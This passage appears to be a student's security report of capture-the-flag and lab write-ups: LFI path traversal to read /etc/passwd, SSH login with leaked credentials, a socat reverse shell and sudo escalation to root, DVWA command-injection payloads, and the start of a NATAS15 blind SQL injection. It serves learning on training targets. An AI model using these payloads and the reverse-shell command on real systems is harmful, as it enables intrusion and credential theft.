22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Werkzeug httpd 0.16.0 (Python 3.6.9)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.76 seconds
```

Figure 1.5.1

The first step was to scan the ports and services being run for this challenge. In Figure 1.5.1 it is possible to observe that I used a SYN Scan with a service version enumeration option and allowed me to find a SSH server and a HTTP server as well.

- **Vulnerability found**




```
<div class="col-md-4">
  <h2>Hacking this world</h2>
  <p>There are various ways we can hack people and the devices these people depends upon. The best thing is that w
  <p><a class="btn btn-secondary" href="/article?name=hacking" role="button">View details &raquo;</a></p>
</div>
<div class="col-md-4">
  <h2>LFI-attack</h2>
  <p>Local file inclusion attack is the one using which you can include any localfile i.e all the files that are p
  <p><a class="btn btn-secondary" href="/article?name=lfiattack" role="button">View details &raquo;</a></p>
</div>
<div class="col-md-4">
  <h2>RFI-attack</h2>
  <p>RFI attack or Remote file inclusion attack is the one in which server would include any file from outside the
  <p><a class="btn btn-secondary" href="/article?name=rfiattack" role="button">View details &raquo;</a></p>
</div>
```

Figure 1.5.2

After finding the HTTP server, I visited the web application with the IP of the machine and analyzed the source code. For a while I did not see much, but with some time I realized that there was a Local File Inclusion vulnerability as the highlighted parts in Figure 1.5.2 show.

- **Using Path traversal to find etc/passwd successfully.**



```
10.10.24.15/article?name=/../../../../../etc/passwd
```


```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var
/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool
/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var
/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats
Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-
network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd
/resolve:/usr/sbin/nologin syslog:x:102:106::/home/syslog:/usr/sbin/nologin messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin lxd:x:105:65534::/var/lib/lxd/:/bin/false uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin pollinate:x:109:1::/var/cache
/pollinate:/bin/false falconfeast:x:1000:1000:falconfeast,,,:/home/falconfeast:/bin/bash #falconfeast:rootpassword sshd:x:110:65534::/run/sshd:/usr/sbin
/nologin mysql:x:111:116:MySQL Server,,,:/nonexistent:/bin/false
```

Figure 1.5.3

After finding the vulnerability, I tried to prove the Local File Inclusion vulnerability. In Figure 1.5.3 you can see that I typed the URL with "*/article?name=/../../../../etc/passwd*" because it is the path vulnerable through the application. I reached the passwd file successfully and managed to get a user and a password. In this case the user was falconfeast and password was rootpassword.

- **Finding first flag.**

From the scan I knew that the machine was running a SSH server, so the next step taken was to try to use the user and password found in the passwd file. In Figure 1.5.4 you can observe that I connected successfully through SSH to the victim's machine. After, connecting I listed the files for this user's home and found my first flag in *user.txt* file.




```
└─$ ssh falconfeast@10.10.24.15
falconfeast@10.10.24.15's password:
Permission denied, please try again.
falconfeast@10.10.24.15's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-74-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Mar  3 16:26:06 IST 2022

  System load:  0.0               Processes:           84
  Usage of /:   34.8% of 9.78GB   Users logged in:     0
  Memory usage: 65%               IP address for eth0: 10.10.24.15
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

3 packages can be updated.
3 updates are security updates.


Last login: Thu Jan 23 18:41:39 2020 from 192.168.1.107
falconfeast@inclusion:~$ ls
articles  user.txt
falconfeast@inclusion:~$ cat user.txt
60989655118397345799
```

Figure 1.5.4

- **Finding root flag.**


The next step was to find the root flag, for this we must gain root access to the machine to be able reach and read the files that only root can read. The first step taken during this part of the challenge was to check which services “falconfeast” user could run as sudo. I used the command “sudo -l” to list the services I could run as sudo with this user as seen on the left side of Figure 1.5.5. SOCAT was the only service that falconfeast was able to run as sudo. After some researching, I found a way to get a reverse shell to my virtual machine by listening to SOCAT and the victim’s machine executing another SOCAT command. I achieved this successfully, but I still didn’t have any root access. On the right side of Figure 1.5.5 you can see that I ran “*sudo socat stdin exec:/bin/sh*”. This executed SOCAT which created another shell with root privileges. From this point, I had full access to the machine. I visited root directory and found the second and final flag. In Figure 1.5.6 you can see that the challenge was completed.



```
falconfeast@inclusion:~$ sudo -l
Matching Defaults entries for falconfeast on inclusion:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/
bin\:/sbin\:/bin\:/snap/bin

User falconfeast may run the following commands on inclusion:
    (root) NOPASSWD: /usr/bin/socat
falconfeast@inclusion:~$ socat TCP4:10.9.1.47:4447 EXEC:/bin/bash

/bin/bash: line 1: cd: ../../../root: Permission denied
```

```
┌──(jads㉿kali)-[~]
└─$ socat -d -d TCP4-LISTEN:4447 STDOUT
2022/03/03 05:12:56 socat[16445] W ioctl(5, IOCTL_VM_SOCKETS_GET_
LOCAL_CID, ...): Inappropriate ioctl for device
2022/03/03 05:12:56 socat[16445] N listening on AF=2 0.0.0.0:4447
2022/03/03 05:13:02 socat[16445] N accepting connection from AF=2
 10.10.24.15:57720 on AF=2 10.9.1.47:4447
2022/03/03 05:13:02 socat[16445] N using stdout for reading and w
riting
2022/03/03 05:13:02 socat[16445] N starting data transfer loop wi
th FDs [6,6] and [1,1]
cd ../../../root
sudo socat stdin exec:/bin/sh
cd ../../../root
ls
root.txt
cat root.txt
42964104845495153909
```

Figure 1.5.5



Answer the questions below

user flag

60989655118397345799 Correct Answer Hint


root flag

42964104845495153909 Correct Answer

Figure 1.5.6

1.5.2 Remote File Inclusion

Remote file inclusion is an attack used to exploit "dynamic file include" in web applications. This vulnerability is mainly due to inadequate coding and not proper sanitization by the developers on the inputs, which allows the user’s input to be passed to the “file include” commands without proper validation. This will allow an attacker to read and execute files in the server. An attacker can include code and can be executed by the web server with the privileges of the current web server user, making it possible to execute code and gaining access to the server.




Attacker uses a search engine to identify a website with vulnerable components.
OR
011 001
Attacker uses a scanner to identify a website with vulnerable components.
Attacker exploits the remote file inclusion vulnerability to upload a backdoor shell.
WWW
Site is compromised
Malware is installed. Pages are defaced or deleted.
Server is hijacked
Server is used as a DDoS bot. Several sites are compromised.
Data is compromised
Passwords and information are stolen.

1.5.3 Command Injection

Command injection is an attack in which the goal is to execute commands on the host operating system through a vulnerable application. Command injection attacks are possible when an application passes unsafe user input to a system shell without proper sanitizing and input validation. To show what I have learned about this vulnerability I completed the command injection challenge from the “Damn Vulnerable Web Application”. This challenge has 4 different levels starting from easy and the most difficult is impossible. In this case I have completed to the 3rd level or hard level. For the command injection challenge, I had to manage to run commands in the user input box. The application would ping the IP or domain given in the input.

- **Easy Level**

For the first challenge I reviewed the code of the DVWA and saw that there was no sanitization or user input validation for the user input. To inject a command, I just gave "localhost" to ping and the ran a second command using double ampersand and after listing all the files in the current directory. This action translates to the command "localhost && ls -la". The output listed the files in the current directory, which are: help, index.php, and source, as seen in Figure 1.5.7.




```
PING localhost (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.028 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.039 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.039 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.080 ms
--- localhost ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.028/0.046/0.080/0.000 ms
total 20
drwxr-xr-x 1 www-data www-data 4096 Oct 12  2018 .
drwxr-xr-x 1 www-data www-data 4096 Oct 12  2018 ..
drwxr-xr-x 1 www-data www-data 4096 Oct 12  2018 help
-rw-r--r-- 1 www-data www-data 1830 Oct 12  2018 index.php
drwxr-xr-x 1 www-data www-data 4096 Oct 12  2018 source
```

Figure 1.5.7

- **Medium Level**

For the medium level, some of the characters to write commands were blocked, for example "&&" and ";". This means there is a little bit more of input validation and sanitization. To solve this challenge, I sent the ping command to the background and then input the command I wanted to run. In this case the command used was "& cat index.php" to read the index.php file successfully.




```
\n";

if( $vulnerabilityFile == 'impossible.php' )
        $page[ 'body' ] .= "                    " . tokenField();

$page[ 'body' ] .= "

                {$html}
```

Figure 1.5.8

- **Hard Level**

For the hard level, even more input validation was in place which made it harder to find a proper way to make the command injection possible and successful. In this part of the challenge characters such as "&&", ";", "||" and others were blacklisted by the developer. To complete the hard level challenge, I used a single "|" to bypass the characters blacklist. This made only the second command to execute. I could not manage to run a more complex command because I could not bypass the spaces that are also not allowed by the application. In Figure 1.5.9 you can see that I was able to run the whoami command in the user input. This allowed me to see which user was the admin of the webpage. In theory, I can run all the commands that www-data is able to run in the server.



Vulnerability: Command Injection

Ping a device

Enter an IP address: localhost|whoami

```
www-data
```


Figure 1.5.9

1.5.4 SQL Injection

SQL injection is one of the most common vulnerabilities/attack vectors in web applications. To perform this attack, the hacker uses SQL code to manipulate the database to access information that was not intended to be displayed. This usually happens in user inputs that do not have proper input validation, such as user logins. These attacks can lead to the leakage of critical or customer information, modifying values in the database or even the complete deletion of the database. In this case, I completed NATAS15 challenge from overthewire.org, the link to the CTF is natas15.natas.labs.overthewire.org. The objective of this CTF is to find the password of the existing user, which is NATAS16.

- **Functionality and Vulnerability**

The application being targeted in this challenge has a database with an users table. The application is meant to tell the end-user if a username exists. In Figure 1.5.10 we can see a screenshot of the source code for the main function of the application. In simple words the code will look for the input's username and ask the database if the user exists. If it, does it will print "This user exists", else it will print "The user doesn't exist" and lastly it will print "Error in query" if something else happens, like unexpected input or an application error. Since we know the application communicates with the database and there is an users table, we will abuse this to perform a SQL injection attack by writing a script to automate it and get an output.




```
if(array_key_exists("username", $_REQUEST)) {
    $link = mysql_connect('localhost', 'natas15', '<censored>');
    mysql_select_db('natas15', $link);

    $query = "SELECT * from users where username=\"".$_REQUEST["username"]."\"";
    if(array_key_exists("debug", $_GET)) {
        echo "Executing query: $query<br>";
    }

    $res = mysql_query($query, $link);
    if($res) {
    if(mysql_num_rows($res) > 0) {
        echo "This user exists.<br>";
    } else {
        echo "This user doesn't exist.<br>";
    }
    } else {
        echo "Error in query.<br>";
    }

    mysql_close($link);
} else {
?>

<form action="index.php" method="POST">
Username: <input name="username"><br>
<input type="submit" value="Check existence" />
</form>
```

Figure 1.5.10

- **Python Script**

To solve this CTF I wrote a Python script, the script can be analyzed in Figure 1.5.11. I will explain the code in 4 different sections:

1. In the first part of the code, I imported 4 different libraries, which are requests, re, string and time. Requests is used to create a session and send HTTP request from the python code. Re is an extension of requests. String is used to import all characters such as letters, digits, and punctuation as a string. Next, I declared the variables for the URL, the username, and the password to get authorization on the page.
2. In the second part I stored all the characters (letters, digits and punctation) in a variable. Next, I created a session to be able to send requests.
3. I created a new empty list to store the password once the characters where found.
4. Lastly, I created the function that would try all the characters in the "chars" list using a SQL query in a POST request. If the user exists, then store the letter in the new list for the password and repeat the loop. Since I did not know how long the password was, once there are no characters that match, the password will end in a # as shown in the highlighted string in Figure 1.5.12.

